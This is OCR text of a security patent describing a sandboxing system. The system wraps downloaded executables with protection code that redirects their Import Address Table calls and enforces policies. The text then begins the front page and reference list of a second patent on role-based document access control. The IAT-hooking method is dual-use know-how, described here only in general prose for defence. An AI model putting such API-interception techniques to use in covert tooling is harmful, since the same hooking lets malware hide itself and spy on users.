Linking engine **405** provides for forming from received component elements (see above) a sandboxed package that can include one or more initial or complete MPCs and applicable protection policies, and a Downloadable, such that the sandboxed package will protect a receiving Downloadable-destination from malicious operation by the Downloadable. Linking engine **405** is implementable in a static or configurable manner in accordance, for example, with characteristics of a particular user device/process stored intermittently or more persistently in storage **404**. Linking engine **405** can also provide for restoring a Downloadable, such as a compressed, encrypted or otherwise encoded file that has been decompressed, decrypted or otherwise decoded via detection processing (e.g. see FIG. **6***b*).

It is discovered, for example, that the manner in which the Windows OS initiates a binary executable or an ActiveX control can be utilized to enable protected initiation of a detected-Downloadable. Linking engine **405** is, for example, configurable to form, for an ordinary single-executable Downloadable (e.g. an application program, applet, etc.) a sandboxed package **340** as a concatenation of ordered elements including an MPC **341**, applicable policies **342** and the Downloadable or "XEQ" **343** (e.g. see FIG. **4**).

Linking engine **405** is also configurable to form, for a Downloadable received by a server as a compressed single or multiple-executable Downloadable such as a zipped or meta file, a protecting package **340** including one or more MPCs, applicable policies and the one or more included executables of the Downloadable. For example, a sandboxed package can be formed in which a single MPC and policies precede and thus will affect all such executables as a result of inflating and installation. An MPC and applicable policies can also, for example, precede each executable, such that each executable will be separately sandboxed in the same or a different manner according to MPC/policy configuration (see above) upon inflation and installation. (See also FIGS. **5** and **6**)

Linking engine is also configurable to form an initial MPC, MPC-policy or sandboxed package (e.g. prior to upon receipt of a downloadable) or an additional MPC, MPC-policy or sandboxed package (e.g. upon or following receipt of a downloadable), such that suitable MPCs/policies can be provided to a Downloadable-destination or other destination in a more distributed manner. In this way, requisite bandwidth or destination resources can be minimized (via two or more smaller packages) in compromise with latency or other considerations raised by the additional required communication.

A configurable linking engine can also be utilized in accordance with other requirements of particular devices/processes, further or different elements or other permutations in accordance with the teachings herein. (It might, for example be desirable to modify the ordering of elements, to provide one or more elements separately, to provide additional information, such as a header, etc., or perform other processing in accordance with a particular device, protocol or other application considerations.)

Policy/authentication reader-analyzer **481** summarily depicts other protection mechanisms that might be utilized in conjunction with Downloadable detection, such as already discussed, and that can further be configurable to operate in accordance with policies or parameters (summarily depicted by security/authentication policies **482**). Integration of such further protection in the depicted configuration, for example, enables a potential-Downloadable from a known unfriendly source, a source failing authentication or a provided-source that is confirmed to be fictitious to be summarily discarded, otherwise blocked, flagged, etc. (with or without further processing). Conversely, a potential-Downloadable from a known friendly source (or one confirmed as such) can be transferred with or without further processing in accordance with particular application considerations. (Other configurations including pre or post Downloadable detection mechanisms might also be utilized.)

Finally, transfer engine **406** provides for receiving and causing linking engine **405** (or other protection) results to be transferred to a destination user device/process. As depicted, transfer engine **406** is configured to receive and transfer a Downloadable, a determined non-executable or a sandboxed package. However, transfer engine **406** can also be provided in a more configurable manner, such as was already discussed for other system **400** elements. (Any one or more of system **400** elements might be configurably implemented in accordance with a particular application.) Transfer engine **406** can perform such transfer, for example, by adding the information to a server transfer queue (not shown) or utilizing another suitable method.

Turning to FIG. **5** with reference to FIG. **4**, a code detector **421** example is illustrated in accordance with an embodiment of the invention. As shown, code detector **421** includes data fetcher **501**, parser **502**, file-type detector **503**, inflator **504** and control **506**; other depicted elements. While implementable and potentially useful in certain instances, are found to require substantial overhead, to be less accurate in certain instances (see above) and are not utilized in a present implementation; these will be discussed separately below. Code detector elements are further configurable in accordance with stored parameters retrievable by data fetcher **501**. (A coupling between data fetcher **501** and control **506** has been removed for clarity sake.)

Data fetcher **501** provides for retrieving a potential-Downloadable or portions thereof stored in buffer **407** or parameters from storage **404**, and communicates such information or parameters to parser **502**. Parser **502** receives a

potential-Downloadable or portions thereof from data fetcher **501** and isolates potential-Downloadable elements, such as file headers, source, destination, certificates, etc. for use by further processing elements.

File type detector **502** receives and determines whether the potential-Downloadable (likely) is or includes an executable file type. File-reader **502** can, for example, be configured to analyze a received potential-Downloadable for a file header, which is typically included in accordance with conventional data transfer protocols, such as a portable executable or standard ".exe" file format for Windows OS application programs, a Java class header for Java applets, and so on for other applications, distributed components, etc. "Zipped", meta or other compressed files, which might include one or more executables, also typically provide standard single or multi-level headers that can be read and used to identify included executable code (or other included information types). File type detector **502** is also configurable for analyzing potential-Downloadables for all potential file type delimiters or a more limited subset of potential file type delimiters (e.g. ".exe" or ".com" in conjunction with a DOS or Microsoft Windows OS Downloadable-destination).

Known file type delimiters can, for example, be stored in a more temporary or more persistent storage (e.g. storage **404** of FIG. **4**) which file type detector **502** can compare to a received potential-Downloadable. (Such delimiters can thus also be updated in storage **404** as a new file type delimiter is provided, or a more limited subset of delimiters can also be utilized in accordance with a particular Downloadable-destination or other considerations of a particular application.) File type detector **502** further transfers to controller **506** a detected file type indicator indicating that the potential-Downloadable includes or does not include (i.e. or likely include) an executable file type.

In this example, the aforementioned detection processor is also included as predetection processor or, more particularly, a configurable file inflator **504**. File inflator **504** provides for opening or "inflating" compressed files in accordance with a compressed file type received from file type detector **503** and corresponding file opening parameters received from data fetcher **501**. Where a compressed file (e.g. a meta file) includes nested file type information not otherwise reliably provided in an overall file header or other information, inflator **504** returns such information to parser **502**. File inflator **504** also provides any now-accessible included executables to control **506** where one or more included files are to be separately packaged with an MPC or policies.

Control **506**, in this example, operates in accordance with stored parameters and provides for routing detected non-Downloadables or Downloadables and control information, and for conducting the aforementioned distributed downloading of packages to Downloadable-destinations. In the case of a non-Downloadable, for example, control **506** sends the non-Downloadable to transfer engine **406** (FIG. **4**) along with any indicators that might apply. For an ordinary single-executable Downloadable, control **506** sends control information to agent generator **431** and the Downloadable to linking engine **405** along with any other applicable indicators (see **641** of FIG. **6***b*). Control **506** similarly handles a compressed single-executable Downloadable or a multiple downloadable to be protected using a single sandboxed package. For a multiple-executable Downloadable, control **506** sends control information for each corresponding executable to agent generator agent generator **431**, and sends the executable to linking engine **405** along with controls and any applicable indicators, as in **643***b* of FIG. **6***b*. (The above assumes, however, that distributed downloading is not utilized; when used—according to applicable parameters—control **506** also operates in accordance with the following.)

Control **506** conducts distributed protection (e.g. distributed packaging) by providing control signals to agent generator **431**, linking engine **405** and transfer engine **406**. In the present example, control **506** initially sends controls to agent generator **431** and linking engine **405** (FIG. **4**) causing agent generator to generate an initial MPC and initial policies, and sends control and a detected-Downloadable to linking engine **405**. Linking engine **405** forms an initial sandboxed package, which transfer engine causes (in conjunction with further controls) to be downloaded to the Downloadable destination (**643***a* of FIG. **6***b*). An initial MPC within the sandboxed package includes an installer and a communicator and performs installation as indicated below. The initial MPC also communicates via the communicator controls to control **506** (FIG. **5**) in response to which control **506** similarly causes generation of MPC-M and policy-M modules **643***c*, which linking engine **405** links and transfer engine **406** causes to be sent to the Downloadable destination, and so on for any further such modules.

(It will be appreciated, however, that an initial package might be otherwise configured or sent prior to receipt of a Downloadable in accordance with configuration parameters or user interaction. Information can also be sent to other user devices, such as that of an administrator. Further MPCs/policies might also be coordinated by control **506** or other elements, or other suitable mechanisms might be utilized in accordance with the teachings herein.)

Regarding the remaining detection engine elements illustrated in FIG. **5**, where content analysis is utilized, parser **502** can also provide a Downloadable or portions thereof to content detector **505**. Content detector **505** can then provide one or more content analyses. Binary detector **551**, for example, performs detection of binary information; pattern detector **552** further analyzes the Downloadable for patterns indicating executable code, or other detectors can also be utilized. Analysis results therefrom can be used in an absolute manner, where a first testing result indicating executable code confirms Downloadable detection, which result is then sent to control **506**. Alternatively, however, composite results from such analyses can also be sent to control **506** for evaluation. Control **506** can further conduct such evaluation in a summary manner (determining whether a Downloadable is detected according to a majority or minimum number of indicators), or based on a weighting of different analysis results. Operation then continues as indicated above. (Such analysis can also be conducted in accordance with aspects of a destination user device or other parameters.)

FIG. **6***a* illustrates more specific examples of indicators/parameters and known (or "knowledge base") elements that can be utilized to facilitate the above-discussed system **400** configurability and detection. For clarity sake, indicators, parameters and knowledge base elements are combined as indicated "parameters." It will be appreciated, however, that the particular parameters utilized can differ in accordance with a particular application, and indicators, parameters or known elements, where utilized, can vary and need not correspond exactly with one another. Any suitable explicit or referencing list, database or other storage structure(s) or storage structure configuration(s) can also be utilized to implement a suitable user/device based protection scheme, such as in the above examples, or other desired protection schema.

Executable parameters **601** comprise, in accordance with the above examples, executable file type parameters **611**,

executable code parameters **612** and code pattern parameters **613** (including known executable file type indicators, header/code indicators and patterns respectively, where code patterns are utilized). Use parameters **602** further comprise user parameters **621**, system parameters **622** and general parameters **623** corresponding to one or more users, user classifications, user-system correspondences or destination system, device or processes, etc. (e.g. for generating corresponding MPCs/policies, providing other protection, etc.). The remaining parameters include interface parameters **631** for providing MPC/policy (or further) configurability in accordance with a particular device or for enabling communication with a device user (see below), and other parameters **632**.

FIG. **6***b* illustrates a linking engine **405** according to an embodiment of the invention. As already discussed, linking engine **405** includes a linker for combining MPCs, policies or agents via concatination or other suitable processing in accordance with an OS, JVM or other host executor or other applicable factors that might apply. Linking engine **405** also includes the aforementioned post-detection processor which, in this example, comprises a compressor **508**. As noted, compressor **508** receives linked elements from linker **507** and, where a potential-Downloadable corresponds to a compressed file that was inflated during detection, re-forms the compressed file. (Known file information can be provided via configuration parameters, substantially reversal of inflating or another suitable method.) Encryption or other post-detection processing can also be conducted by linking engine **508**.

FIGS. **7***a*, **7***b* and **8** illustrate a "sandbox protection" system, as operable within a receiving destination-device, according to an embodiment of the invention.

Beginning with FIG. **7***a*, a client **146** receiving sandbox package **340** will "recognize" sandbox package **340** as a (mobile) executable and cause a mobile code installer **711** (e.g. an OS loader, JVM, etc.) to be initiated. Mobile code installer **711** will also recognize sandbox package **340** as an executable and will attempt to initiate sandbox package **340** at its "beginning." Protection engine **400** processing corresponding to destination **700** use of a such a loader, however, will have resulted in the "beginning" of sandbox package **340** as corresponding to the beginning of MPC **341**, as noted with regard to the above FIG. **4** example.

Such protection engine processing will therefore cause a mobile code installer (e.g. OS loader **711**, for clarity sake) to initiate MPC **341**. In other cases, other processing might also be utilized for causing such initiation or further protection system operation. Protection engine processing also enables MPC **341** to effectively form a protection "sandbox" around Downloadable (e.g. detected-Downloadable or "XEQ") **343**, to monitor Downloadable **343**, intercept determinable Downloadable **343** operation (such as attempted accesses of Downloadable **343** to destination resources) and, if "malicious", to cause one or more other operations to occur (e.g. providing an alert, offloading the Downloadable, offloading the MPC, providing only limited resource access, possibly in a particular address space or with regard to a particularly "safe" resource or resource operation, etc.).

MPC **341**, in the present OS example, executes MPC element installation and installs any policies, causing MPC **341** and protection policies **342** to be loaded into a first memory space, P**1**. MPC **341** then initiates loading of Downloadable **343**. Such Downloadable initiation causes OS loader **711** to load Downloadable **343** into a further working memory space-P**2** **703** along with an API import table ("IAT") **731** for providing Downloadable **631** with destination resource access capabilities. It is discovered, however that the IAT can be modified so that any call to an API can be redirected to a function within the MPC. The technique for modifying the IAT is documented within the MSDN (Microsoft Developers Network) Library CD in several articles. The technique is also different for each operating system (e.g. between Windows 9× and Windows NT), which can be accommodated by agent generator configurability, such as that given above. MPC **341** therefore has at least initial access to API IAT **731** of Downloadable **632**, and provides for diverting, evaluating and responding to attempts by Downloadable **632** to utilize system APIs **731**, or further in accordance with protection policies **342**. In addition to API diverting, MPC **341** can also install filter drivers, which can be used for controlling access to resources such as a Downloadable-destination file system or registry. Filter driver installation can be conducted as documented in the MSDN or using other suitable methods.

Turning to FIG. **8** with reference to FIG. **7***b*, an MPC **341** according to an embodiment of the invention includes a package extractor **801**, executable installer **802**, sandbox engine installer **803**, resource access diverter **804**, resource access (attempt) analyzer **805**, policy enforcer **806** and MPC de-installer **807**. Package extractor **801** is initiated upon initiation of MPC **341**, and extracts MPC **341** elements and protection policies **342**. Executable installer **802** further initiates installation of a Downloadable by extracting the downloadable from the protected package, and loading the process into memory in suspended mode (so it only loads into memory, but does not start to run). Such installation further causes the operating system to initialize the Downloadable's IAT **731** in the memory space of the downloadable process, P**2**, as already noted.

Sandbox engine installer **803** (running in process space P**1**) then installs the sandbox engine (**803**–**805**) and policies **342** into the downloadable process space P**2**. This is done in different way in each operating system (e.g. see above). Resource access diverter **804** further modifies those Downloadable-API IAT entries that correspond with protection policies **342**, thereby causing corresponding Downloadable accesses via Downloadable-API IAT **731** to be diverted resource access analyzer **805**.

During Downloadable operation, resource access analyzer or "RAA" **805** receives and determines a response to diverted Downloadable (i.e. "malicious") operations in accordance with corresponding protection policies of policies **342**. (RAA **805** or further elements, which are not shown, can further similarly provide for other security mechanisms that might also be implemented.) Malicious operations can for example include, in a Windows environment: file operations (e.g. reading, writing, deleting or renaming a file), network operations (e.g. listen on or connect to a socket, send/receive data or view intranet), OS registry or similar operations (read/write a registry item), OS operations (exit OS/client, kill or change the priority of a process/thread, dynamically load a class library), resource usage thresholds (e.g. memory, CPU, graphics), etc.

Policy enforcer **806** receives RAA **805** results and causes a corresponding response to be implemented, again according to the corresponding policies. Policy enforcer **806** can, for example, interact with a user (e.g. provide an alert, receive instructions, etc.), create a log file, respond, cause a response to be transferred to the Downloadable using "dummy" or limited data, communicate with a server or other networked device (e.g. corresponding to a local or remote administrator), respond more specifically with a better known Downloadable, verify accessibility or user/

system information (e.g. via local or remote information), even enable the attempted Downloadable access, among a wide variety of responses that will become apparent in view of the teachings herein.

The FIG. **9** flowchart illustrates a protection method according to an embodiment of the invention. In step **901**, a protection engine monitors the receipt, by a server or other re-communicator of information, and receives such information intended for a protected information-destination (i.e. a potential-Downloadable) in step **903**. Steps **905**–**911** depict an adjunct trustworthiness protection that can also be provided, wherein the protection engine determines whether the source of the received information is known to be "unfriendly" and, if so, prevents current (at least unaltered) delivery of the potential-Downloadable and provides any suitable alerts. (The protection engine might also continue to perform Downloadable detection and nevertheless enable delivery or protected delivery of a non-Downloadable, or avoid detection if the source is found to be "trusted", among other alternatives enabled by the teachings herein.)

If, in step **913**, the potential-Downloadable source is found to be of an unknown or otherwise suitably authenticated/certified source, then the protection engine determines whether the potential-Downloadable includes executable code in step **915**. If the potential-Downloadable does not include executable code, then the protection engine causes the potential-Downloadable to be delivered to the information-destination in its original form in step **917**, and the method ends. If instead the potential-Downloadable is found to include executable code in step **915** (and is thus a "detected-Downloadable"), then the protection engine forms a sandboxed package in step **919** and causes the protection agent to be delivered to the information-Destination in step **921**, and the method ends. As was discussed earlier, a suitable protection agent can include mobile protection code, policies and the detected-Downloadable (or information corresponding thereto).

The FIG. **10***a* flowchart illustrates a method for analyzing a potential-Downloadable, according to an embodiment of the invention. As shown, one or more aspects can provide useful indicators of the inclusion of executable code within the potential-Downloadable. In step **1001**, the protection engine determines whether the potential-Downloadable indicates an executable file type, for example, by comparing one or more included file headers for file type indicators (e.g. extensions or other descriptors). The indicators can be compared against all known file types executable by all protected Downloadable destinations, a subset, in accordance with file types executable or desirably executable by the Downloadable-destination, in conjunction with a particular user, in conjunction with available information or operability at the destination, various combinations, etc.

Where content analysis is conducted, in step **1003** of FIG. **10***a*, the protection engine analyzes the potential-Downloadable and determines in accordance therewith whether the potential-Downloadable does or is likely to include binary information, which typically indicates executable code. The protection engine further analyzes the potential-Downloadable for patterns indicative of included executable code in step **1003**. Finally, in step **1005**, the protection engine determines whether the results of steps **1001** and **1003** indicate that the potential-Downloadable more likely includes executable code (e.g. via weighted comparison of the results with a suitable level indicating the inclusion or exclusion of executable code). The protection engine, given a suitably high confidence indicator of the inclusion of executable code, treats the potential-Downloadable as a detected-Downloadable.

The FIG. **10***b* flowchart illustrates a method for forming a sandboxed package according to an embodiment of the invention. As shown, in step **1011**, a protection engine retrieves protection parameters and forms mobile protection code according to the parameters. The protection engine further, in step **1013**, retrieves protection parameters and forms protection policies according to the parameters. Finally, in step **1015**, the protection engine couples the mobile protection code, protection policies and received-information to form a sandboxed package. For example, where a Downloadable-destination utilizes a standard windows executable, coupling can further be accomplished via concatenating the MPC for delivery of MPC first, policies second, and received information third. (The protection parameters can, for example, include parameters relating to one or more of the Downloadable destination device/process, user, supervisory constraints or other parameters.)

The FIG. **11** flowchart illustrates how a protection method performed by mobile protection code ("MPC") according to an embodiment of the invention includes the MPC installing MPC elements and policies within a destination device in step **1101**. In step **1102**, the MPC loads the Downloadable without actually initiating it (i.e. for executables, it will start a process in suspended mode). The MPC further forms an access monitor or "interceptor" for monitoring or "intercepting" downloadable destination device access attempts within the destination device (according to the protection policies in step **1103**, and initiates a corresponding Downloadable within the destination device in step **1105**.

If, in step **1107**, the MPC determines, from monitored/intercepted information, that the Downloadable is attempting or has attempted a destination device access considered undesirable or otherwise malicious, then the MPC performs steps **1109** and **1111**; otherwise the MPC returns to step **1107**. In step **1109**, the MPC determines protection policies in accordance with the access attempt by the Downloadable, and in step **1111**, the MPC executes the protection policies. (Protection policies can, for example, be retrieved from a temporary, e.g. memory/cache, or more persistent storage.)

As shown in the FIG. **12***a* example, the MPC can provide for intercepting Downloadable access attempts by a Downloadable by installing the Downloadable (but not executing it) in step **1201**. Such installation will cause a Downloadable executor, such as a the Windows operating system, to provide all required interfaces and parameters (such as the IAT, process ID, etc.) for use by the Downloadable to access device resources of the host device. The MPC can thus cause Downloadable access attempts to be diverted to the MPC by modifying the Downloadable IAT, replacing device resource location indicators with those of the MPC (step **1203**).

The FIG. **12***b* example further illustrates an example of how the MPC can apply suitable policies in accordance with an access attempt by a Downloadable. As shown, the MPC receives the Downloadable access request via the modified IAT in step **1211**. The MPC further queries stored policies to determine a policy corresponding to the Downloadable access request in step **1213**.

The foregoing description of preferred embodiments of the invention is provided by way of example to enable a person skilled in the art to make and use the invention, and in the context of particular applications and requirements thereof. Various modifications to the embodiments will be readily apparent to those skilled in the art, and the generic principles defined herein may be applied to other embodi-

ments and applications without departing from the spirit and scope of the invention. Thus, the present invention is not intended to be limited to the embodiments shown, but is to be accorded the widest scope consistent with the principles, features and teachings disclosed herein. The embodiments described herein are not intended to be exhaustive or limiting. The present invention is limited only by the following claims.

What is claimed is:

1. A processor-based method, comprising:

receiving downloadable-information;

determining whether the downloadable-information includes executable code; and

causing mobile protection code to be communicated to at least one information-destination of the downloadable-information, if the downloadable-information is determined to include executable code,

wherein the determining comprises performing one or more analyses of the downloadable-information, the analyses producing detection-indicators indicating whether a correspondence is detected between a downloadable-information characteristic and at least one respective executable code characteristic, and evaluating the detection-indicators to determine whether the downloadable-information includes executable code.

2. The method of claim **1**, wherein at least one of the detection-indicators indicates a level of downloadable-information characteristic and executable code characteristic correspondence.

3. The method of claim **1**, wherein the evaluating includes assigning a weighted level of importance to at least one of the indicators.

4. A processor-based method, comprising:

receiving downloadable-information;

determining whether the downloadable-information includes executable code; and

causing mobile protection code to be communicated to at least one information-destination of the downloadable-information, if the downloadable-information is determined to include executable code,

wherein the causing mobile protection code to be communicated comprises forming a sandboxed package including the mobile protection code and the downloadable-information, and causing the sandboxed package to be communicated to the at least one information-destination.

5. The method of claim **4**, wherein the sandboxed package is formed such that the mobile protection code will be executed by the information-destination before the downloadable-information.

6. The method of claim **5**, wherein the sandboxed package further includes protection policies according to which the mobile protection code is operable.

7. The method of claim **6**, wherein the sandboxed package is formed for receipt by the information-destination such that the mobile protection code is received before the downloadable-information, and the downloadable information before the protection policies.

8. The method of claim **6**, wherein the protection policies correspond with at least one of the information-destination and a user of the information destination.

9. A processor-based system, comprising:

an information monitor for receiving downloadable-information;

a content inspection engine communicatively coupled to the information monitor for determining whether the downloadable-information includes executable code; and

a packaging engine communicatively coupled to the content inspection engine for causing mobile protection code ("MPC") to be communicated to at least one information-destination of the downloadable-information, if the downloadable-information is determined to include executable code,

wherein the content inspection engine comprises one or more downloadable-information analyzers for analyzing the downloadable-information, each analyzer producing therefrom a detection indicator indicating whether a downloadable-information characteristic corresponds with an executable code characteristic, and an inspection controller communicatively coupled to the analyzers for determining whether the indicators indicate that the downloadable-information includes executable code.

10. The system of claim **9**, wherein at least one of the detection-indicators indicates a level of downloadable-information characteristic and executable code characteristic correspondence.

11. The system of claim **9**, wherein the evaluating includes assigning a weighted level of importance to at least one of the detection-indicators.

12. A processor-based system, comprising:

an information monitor for receiving downloadable-information;

a content inspection engine communicatively coupled to the information monitor for determining whether the downloadable-information includes executable code; and

a packaging engine communicatively coupled to the content inspection engine for causing mobile protection code ("MPC") to be communicated to at least one information-destination of the downloadable-information, if the downloadable-information is determined to include executable code,

wherein the packaging engine comprises an MPC generator for providing the MPC, a linking engine coupled to the MPC generator for forming a sandbox package including the MPC and the downloadable-information, and a transfer engine for causing the sandbox package to be communicated to the at least one information-destination.

13. The system of claim **12**, wherein the packaging engine further comprises a policy generator communicatively coupled to the linking engine for providing protection policies according to which the MPC is operable.

14. The system of claim **13**, wherein the sandboxed package is formed for receipt by the information-destination such that the mobile protection code is executed before the downloadable-information.

15. The system of claim **14**, wherein the protection policies correspond with policies of at least one of the information-destination and a user of the information destination.

16. A processor-based method, comprising:

receiving, at an information re-communicator, downloadable-information, including executable code; and

causing mobile protection code to be executed by a mobile code executor at a downloadable-information destination such that one or more operations of the executable code at the destination, if attempted, will be processed by the mobile protection code,

wherein the causing is accomplished by forming a sandboxed package including the mobile protection code and the downloadable-information, and causing the sandboxed package to be delivered to the downloadable-information destination.

17. The method of claim **16**, wherein the sandboxed package further includes protection policies according to which the processing by the mobile protection code is conducted.

18. A sandboxed package formed according to the method of claim **17**.

19. The method of claim **17**, wherein the forming comprises generating the mobile protection code, generating the sandboxed package, and linking the mobile protection code, protection policies and downloadable-information.

20. The method of claim **19**, wherein the generating of at least one of the mobile protection code and the protection policies is conducted in accordance with one or more destination-characteristics of the destination.

21. The method of claim **20**, wherein the destination-characteristics include characteristics corresponding to at least one of a destination user, a destination device and a destination process.

22. A sandboxed package formed according to the method of claim **16**.

23. The method of claim **16**, wherein the causing the sandboxed package to be executed includes communicating the sandboxed package to a communication buffer of the information re-communicator.

24. The method of claim **16**, wherein the re-communicator is at least one of a firewall and a network server.

25. The method of claim **16**, wherein the sandboxed package has a same file type as the downloadable-information, thereby causing the mobile code executor to be unaware that the protected package is not a normal downloadable.

26. The method of claim **25**, wherein the sandboxed package is formed using concatenation of a mobile protection code, a policy, and a downloadable.

27. The method of claim **16**, wherein executing the mobile protection code at the destination causes downloadable interfaces to resources at the destination to be modified such that at least one attempted operation of the executable code is diverted to the mobile protection code.

28. A processor-based system, comprising:

receiving means for receiving, at an information re-communicator, downloadable-information, including executable code; and

mobile code means communicatively coupled to the receiving means for causing mobile protection code to be executed by a mobile code executor at a downloadable-information destination such that one or more operations of the executable code at the destination, if attempted, will be processed by the mobile protection code,

wherein the causing is accomplished by forming a sandboxed package including the mobile protection code and the downloadable-information, and causing the sandboxed package to be delivered to the downloadable-information destination.

29. The system of claim **28**, wherein the sandboxed package further includes protection policies according to which the processing by the mobile protection code is conducted.

30. The system of claim **29**, wherein the forming comprises generating the mobile protection code, generating the protection policies, and linking the mobile protection code, protection policies and downloadable-information.

31. The system of claim **30**, wherein the generating of at least one of the mobile protection code and the protection policies is conducted in accordance with one or more destination-characteristics of the destination.

32. The system of claim **31**, wherein the destination-characteristics include characteristics corresponding to at least one of a destination user, a destination device and a destination process.

33. The system of claim **28**, wherein the causing the sandboxed package to be executed includes communicating the sandboxed package to a communication buffer of the information re-communicator.

34. The system of claim **33**, wherein the re-communicator is at least one of a firewall and a network server.

35. The system of claim **34**, wherein executing the mobile protection code at the destination causes downloadable interfaces a resource at the destination to be modified such that at least one attempted operation of the executable code is diverted to the mobile protection code.

* * * * *

CORRECTED EXHIBIT R

Part 5 of 6

US006357010B1

(12) **United States Patent**
Viets et al.

(10) **Patent No.: US 6,357,010 B1**
(45) **Date of Patent: Mar. 12, 2002**

(54) **SYSTEM AND METHOD FOR CONTROLLING ACCESS TO DOCUMENTS STORED ON AN INTERNAL NETWORK**

(75) Inventors: **Richard R. Viets**, Naples; **David G. Motes**, Bonita Springs, both of FL (US); **Paula Budig Greve**, St. Anthony; **Wayne W. Herberg**, Rush City, both of MN (US)

(73) Assignee: **Secure Computing Corporation**, Roseville, MN (US)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 0 days.

(21) Appl. No.: **09/024,576**

(22) Filed: **Feb. 17, 1998**

(51) **Int. Cl.**[7] **G06F 12/14**; G06F 15/173; H04L 12/00; H04L 9/00

(52) **U.S. Cl.** **713/201**; 709/225; 713/200

(58) **Field of Search** 713/201, 200; 709/225

(56) **References Cited**

U.S. PATENT DOCUMENTS

3,956,615	A		5/1976	Anderson et al. ..... 235/61.7 B
4,177,510	A		12/1979	Appell et al. 364/200
4,584,639	A		4/1986	Hardy 364/200
4,621,321	A		11/1986	Boebert et al. 364/200
4,701,840	A		10/1987	Boebert et al. 364/200
4,713,753	A		12/1987	Boebert et al. 364/200
4,914,568	A		4/1990	Kodosky et al. 364/200
5,124,984	A		6/1992	Engle 370/94.1
5,179,658	A	*	1/1993	Izawa 345/508
5,204,812	A	*	4/1993	Kasiraj et al. 707/9
5,272,754	A		12/1993	Boebert 380/25
5,276,735	A		1/1994	Boebert et al. 380/21
5,311,593	A		5/1994	Carmi 380/23
5,329,623	A		7/1994	Smith et al. 395/275
5,455,953	A	*	10/1995	Russell 710/266
5,544,321	A	*	8/1996	Theimer et al. 714/9
5,566,170	A		10/1996	Bakke et al. 370/60
5,586,260	A		12/1996	Hu 395/200.2
5,606,668	A		2/1997	Shwed 395/200.11
5,619,648	A		4/1997	Canale et al. 395/200.01

(List continued on next page.)

FOREIGN PATENT DOCUMENTS

EP	0697662 A1	2/1996	..... G06F/12/14
EP	0 743 777 A2	11/1996	..... H04L/29/06
EP	0811939 A2	12/1997	..... G06F/17/30
WO	97/13340	4/1997	..... H04L/9/00
WO	97/16911	5/1997	..... H04L/29/06
WO	97/26731	7/1997	..... H04L/9/00

OTHER PUBLICATIONS

Yialelis et al. "Role–Based Security for Distributed Object Systems", IEEE Proceeding, 1996, pp. 80–85.*

Sandhu et al. "Role–Based Access Control Models", IEEE Computer, Feb. 1996, pp. 38–47.*

Tari et al. "Role–Based Access Control For Intranet Security", IEEE Internet Computing, 1997, pp. 24–34.*


(List continued on next page.)

Primary Examiner—Thomas Lee
Assistant Examiner—Tanh Q. Nguyen
(74) *Attorney, Agent, or Firm*—Schwegman, Lundberg, Woesnner & Kluth, P.A.

(57) **ABSTRACT**

A system and method of limiting access from an external network to documents stored on an internal network. A client list is built in which each client is assigned to one or more roles. Each role has access to one or more documents as defined on a document list. A request from an external network is reviewed and, if possible, the request is associated with a client on the client list. The requested document is then compared to the document list associated with the client's role and, if the requested document is in the list of documents available to a client in the client's role, the requested document is fetched, cleaned and sent to the client.

37 Claims, 6 Drawing Sheets



U.S. PATENT DOCUMENTS

5,623,601	A		4/1997	Vu	395/187.01
5,636,371	A		6/1997	Yu	395/500
5,673,322	A		9/1997	Pepe et al.	380/49
5,684,951	A		11/1997	Goldman et al.	395/188.01
5,689,566	A		11/1997	Nguyen	380/25
5,701,137	A	*	12/1997	Kiernan et al.	345/340
5,708,780	A		1/1998	Levergood et al.	395/200.12
5,784,566	A	*	7/1998	Viavant et al.	709/229
5,802,299	A	*	9/1998	Logan et al.	709/218
5,819,271	A	*	10/1998	Mahoney et al.	707/9
5,826,029	A	*	10/1998	Gore, Jr. et al.	709/227
5,864,683	A	*	1/1999	Boebert et al.	709/249
5,864,871	A	*	1/1999	Kitain et al.	707/104
5,870,544	A	*	2/1999	Curtis	713/201
5,884,033	A	*	3/1999	Duvall et al.	709/206
5,884,312	A	*	3/1999	Dustan et al.	707/10
5,892,905	A	*	4/1999	Brandt et al.	713/201
5,903,732	A	*	5/1999	Reed et al.	709/229
5,911,143	A	*	6/1999	Deinhart et al.	707/103
5,913,024	A	*	6/1999	Green et al.	713/200
5,915,087	A	*	6/1999	Hammond et al.	713/201
5,918,013	A	*	6/1999	Mighdoll et al.	709/217
5,933,600	A	*	8/1999	Shieh et al.	709/219
5,950,195	A	*	9/1999	Stockwell et al.	707/4
5,961,601	A	*	10/1999	Iyengar	709/229
5,987,611	A	*	11/1999	Freund	713/201
6,023,765	A	*	2/2000	Kuhn	713/200
6,055,637	A	*	4/2000	Hudson et al.	713/201
6,088,679	A	*	7/2000	Barkley	705/8

OTHER PUBLICATIONS

International Search Report , PCT Application No. PCT/US 95/12681, 8 p. (mailed Apr. 9, 1996).

Ancilotti, P., et al., "Language Features for Access Control", *IEEE Transactions on Software Engineering, SE–9*, 16–25 (Jan. 1983).

Atkinson, R., "IP Authentication Header", Network Working Group, Request For Comment No. 1826, http//ds.internic.net/rfc/rfc1826.txt, 9 p. (Aug. 1995).

Atkinson, R., "IP Encapsulating Security Payload (ESP)", Network Working Group, Request For Comment No. 1827, http//ds.internic.net/rfc/rfc1827.txt, 12 p. (Aug. 1995).

Atkinson, R., "Security Architecture for the Internet Protocol", Network Working Group, Reqest for Comment No. 1825, http//ds.internic.net/rfc/rfc1825.txt, 21 p. (Aug. 1995).

Baclace, P.E., "Competitive Agents for Information Filtering", *Communications of the ACM,* 35, 50 (Dec. 1992).

Badger, L., et al., "Practical Domain and Type Enforcement for UNIX", *Proceedings of the 1995 IEEE Symposium on Security and Privacy*, p. 66–77 (May 1995).

Belkin, N.J., et al., "Information Filtering and Information Retrieval: Two Sides of the Same Coin?", *Communications of the ACM*, 35, 29–38 (Dec. 1992).

Bellovin, S.M., et al., "Network Firewalls", *IEEE Communications Magazine*, 32, 50–57 (Sep. 1994).

Bevier, W.R., et al., "Connection Policies and Controlled Interference", *Proceedings of the Eighth IEEE Computer Security Foundations Workshop*, Kenmare, Ireland, p. 167–176 (Jun. 13–15, 1995).

Bowen, T.F., et al., "The Datacycle Architecture", *Communications of the ACM*, 35, 71–81 (Dec. 1992).

